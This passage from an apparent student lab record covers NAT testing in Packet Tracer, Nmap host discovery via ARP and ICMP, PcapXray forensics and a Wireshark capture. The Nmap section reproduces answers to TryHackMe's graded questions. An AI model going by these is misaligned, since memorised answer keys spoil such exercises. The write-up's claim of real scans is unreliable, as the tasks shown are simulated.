    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

From Pc1 to Server:



```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 200.0.0.10

Pinging 200.0.0.10 with 32 bytes of data:

Reply from 200.0.0.10: bytes=32 time=9ms TTL=127
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127
Reply from 200.0.0.10: bytes=32 time=5ms TTL=127
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127

Ping statistics for 200.0.0.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 9ms, Average = 3ms
```

Checking from both the pcs in router cli :

```
Router#ping 200.0.0.10

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 200.0.0.10, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms

Router#show ip nat translations
Pro  Inside global     Inside local       Outside local      Outside global
icmp 200.0.0.1:1       192.168.1.10:1     200.0.0.10:1       200.0.0.10:1
icmp 200.0.0.1:2       192.168.1.10:2     200.0.0.10:2       200.0.0.10:2
icmp 200.0.0.1:3       192.168.1.10:3     200.0.0.10:3       200.0.0.10:3
icmp 200.0.0.1:4       192.168.1.10:4     200.0.0.10:4       200.0.0.10:4

Router#show ip nat statistics
Total translations: 0 (0 static, 0 dynamic, 0 extended)
Outside Interfaces: GigabitEthernet0/1
Inside Interfaces: GigabitEthernet0/0
Hits: 4  Misses: 23
Expired translations: 4
Dynamic mappings:
Router#show ip nat translations
Pro  Inside global     Inside local       Outside local      Outside global
icmp 200.0.0.1:1       192.168.1.20:1     200.0.0.10:1       200.0.0.10:1
icmp 200.0.0.1:2       192.168.1.20:2     200.0.0.10:2       200.0.0.10:2
icmp 200.0.0.1:3       192.168.1.20:3     200.0.0.10:3       200.0.0.10:3
icmp 200.0.0.1:4       192.168.1.20:4     200.0.0.10:4       200.0.0.10:4
```

Attachment:

NAT.pkt

Result:

All PCs in the private LAN can successfully communicate with the external (public) network using the router's public IP through **NAT**.

NMAP TO DISCOVER HOSTS USING ARP SCAN, ICMP SCAN AND TCPDUMP PING SCAN IN TRYHACKME PLATFORM

Ex. No:12

Introduction:

Discovering live hosts is the first step in network enumeration. Different techniques find hosts in different situations: **ARP scan** discovers machines on the same Ethernet/LAN by asking “who has this IP?”, **ICMP scan** (Ping) asks hosts to respond to ICMP Echo Requests, and a **tcpdump ping-style capture** records the actual probe and reply packets on the network so you can verify what’s sent and received. Combining these methods gives a fuller picture because some hosts block ICMP or TCP probes but still respond to ARP, and packet capture shows the raw traffic for troubleshooting and proof.


Aim:

- Use ARP scanning to detect live hosts on the local subnet.
- Use ICMP (ping) scanning to discover hosts that reply to echo requests.
- Use tcpdump to capture and inspect the probe and reply packets for verification.
- Compare results and explain why a host may appear in one scan but not another.

Tasks:

Answer the questions below

Send a packet with the following:


Send Packet

From:
computer1

To:
computer1

Packet Type:
arp_request

Data:
computer6

Send Packet

- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4


✓ Correct Answer   Hint

Did computer6 receive the ARP Request? (Y/N)

N

✓ Correct Answer

Send a packet with the following:


Send Packet

From:
computer4

To:
computer4

Packet Type:
arp_request

Data:
computer6

Send Packet

- From computer4
- To computer4 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4

✓ Correct Answer   Hint

Did computer6 reply to the ARP Request? (Y/N)

Y

✓ Correct Answer

Answer the questions below

What is the first IP address Nmap would scan if you provided `10.10.12.13/29` as your target?


10.10.12.8

✓ Correct Answer   Hint

How many IP addresses will Nmap scan if you provide the following range `10.10.0-255.101-125`?

6400

✓ Correct Answer   Hint



Send a packet with the following:

- From computer1
- To computer3
- Packet Type: “Ping Request”

What is the type of packet that computer1 sent before the ping?

ARP Request | ✓ Correct Answer

What is the type of packet that computer1 received before being able to send the ping?

ARP Response | ✓ Correct Answer

How many computers responded to the ping request?

1 | ✓ Correct Answer

Send a packet with the following:

- From computer2
- To computer5
- Packet Type: “Ping Request”

What is the name of the first device that responded to the first ARP Request?


router | ✓ Correct Answer

What is the name of the first device that responded to the second ARP Request?

computer5 | ✓ Correct Answer

Send another Ping Request. Did it require new ARP Requests? (Y/N)

N | ✓ Correct Answer




Answer the questions below

We will be sending broadcast ARP Requests packets with the following options:

- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: “ARP Request”
- Data: try all the possible eight devices (other than computer1) in the network: computer2, computer3, computer4, computer5, computer6, switch1, switch2, and router.

How many devices are you able to discover using ARP requests?

3 | ✓ Correct Answer



Answer the questions below

What is the option required to tell Nmap to use ICMP Timestamp to discover live hosts?


-PP | ✓ Correct Answer

What is the option required to tell Nmap to use ICMP Address Mask to discover live hosts?

-PM | ✓ Correct Answer

What is the option required to tell Nmap to use ICMP Echo to discover live hosts?

-PE | ✓ Correct Answer


Answer the questions below

Which TCP ping scan does not require a privileged account?

TCP SYN Ping

Which TCP ping scan requires a privileged account?

TCP ACK Ping

What option do you need to add to Nmap to run a TCP SYN ping scan on the telnet port?

-PS23

Answer the questions below

We want Nmap to issue a reverse DNS lookup for all the possibles hosts on a subnet, hoping to get some insights from the names. What option should we add?

-R

Result:

Ran an ARP scan on the local network (e.g. arp-scan or nmap -PR) and noted responsive IPs/MACs.

Performed an ICMP ping-scan (e.g. nmap -PE or fping) and recorded which hosts replied.

Started tcpdump during the ping scan to capture ICMP Echo Requests/Replies (and ARP requests/replies) for later inspection.

DEMONSTRATE NETWORK FORENSICS USING PCAPXRAY TOOLS

Ex. No: 13

Introduction:

Network forensics involves capturing, analyzing, and investigating network traffic to detect malicious activities or anomalies. PcapXray is a tool that visualizes packet capture (PCAP) files, showing hosts, connections, web/Tor traffic, and potentially malicious activities in a network. It helps investigators quickly identify suspicious traffic flows and extract relevant payloads for deeper analysis.

Aim:

To analyze captured network traffic using PcapXray and identify hosts, traffic patterns, and suspicious network activities for forensic investigation.


Algorithm:

1. Install prerequisites:
    - Install Python 3, pip, Graphviz, Tkinter, and required libraries.
    - Clone the PcapXray repository and install dependencies using pip install -r requirements.txt.
2. Prepare input:
    - Obtain a .pcap file containing network traffic to be analyzed.
    - Ensure the PCAP is from a safe/testing source for learning purposes.
3. Launch PcapXray:
    - Open main.py in the repository using Python.
    - Load the selected .pcap file via the GUI.
4. Analyze traffic**:**
    - Observe the network graph of hosts (nodes) and connections (edges).

  - Filter traffic based on Web, Tor, Malicious, DNS, or ICMP.
  - Click on nodes/edges to view traffic details, HTTP requests, or extracted payloads.

5. Record observations:
   - Note suspicious hosts, unusual ports, or Tor traffic.
   - Check extracted files or payloads for anomalies.
   - Optionally, cross-verify suspicious IPs with WHOIS or threat intelligence sources.
6. Document results:
   - Capture screenshots of network diagrams and significant flows.
   - Summarize the suspicious activities identified during analysis.

Output:



- Graphical visualization of network hosts and flows.
- Reports listing:
  - Host IPs

    - Connection types
    - Protocols used
    - Extracted payloads
    - Flags for Tor/malicious traffic
- Optional JSON or text files summarizing traffic analysis.

Result:

- Hosts with the most connections were identified as central nodes.
- Web traffic, Tor traffic, and DNS requests were visualized clearly.
- Suspicious or unusual traffic flows were highlighted for further investigation.
- Payload extraction revealed potential files or URLs of interest.

TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC ON TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS USING WIRESHARK TOOL

Ex. No:14

Aim:

To study and analyze different network protocol packets such as TCP, UDP, IP, HTTP, ARP, DHCP, ICMP, and DNS by capturing live network traffic using **Wireshark** tool.


Introduction:

Wireshark is a powerful network protocol analyzer used to monitor and capture live network packets. It allows users to inspect protocols at each layer of the OSI model and understand how data is transmitted over the network.
By analyzing captured packets, we can identify communication patterns, troubleshoot connectivity issues, and study protocol behavior such as TCP handshakes, DNS lookups, HTTP requests, and ICMP pings.

Algorithm:

1. Open **Wireshark** application on the system.
2. Select the **active network interface** (Wi-Fi or Ethernet) to capture packets.
3. Click on **Start Capturing Packets**.
4. Open Command Prompt in Windows and execute the commands to generate various types of traffic
5. After running the commands, return to Wireshark and click **Stop Capture**.
6. Save the captured packets as a `.pcap` file.
7. Observe packet details such as Source & Destination IP, MAC addresses, ports, and payload.

Output:



rotocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	595	100.0	164402	4281	0	0	0	595
Ethernet	100.0	595	5.1	8346	217	0	0	0	595
Internet Protocol Version 6	92.8	552	13.4	22080	575	0	0	0	552
User Datagram Protocol	5.4	32	0.2	256	6	0	0	0	32
Domain Name System	5.4	32	1.6	2561	66	32	2561	66	32
Transmission Control Protocol	83.4	496	6.3	10316	268	292	6236	162	496
Transport Layer Security	32.1	191	74.4	122279	3184	191	122279	3184	191
Hypertext Transfer Protocol	0.3	2	0.2	337	8	1	75	1	2
Line-based text data	0.2	1	0.3	513	13	1	513	13	1
Data	1.8	11	0.0	11	0	11	11	0	11
Internet Control Message Protocol v6	4.0	24	0.5	808	21	24	808	21	24
Address Resolution Protocol	7.2	43	0.7	1204	31	43	1204	31	43

Attachment:

lab_capture.pcapng

Result:

The experiment to **capture and analyse network traffic** using **Wireshark** was successfully performed.
Packets for **TCP, UDP, IP (IPv6), HTTP, ARP, ICMP, and DNS** were captured and analysed.
Hence, the objective of the experiment is **achieved successfully**.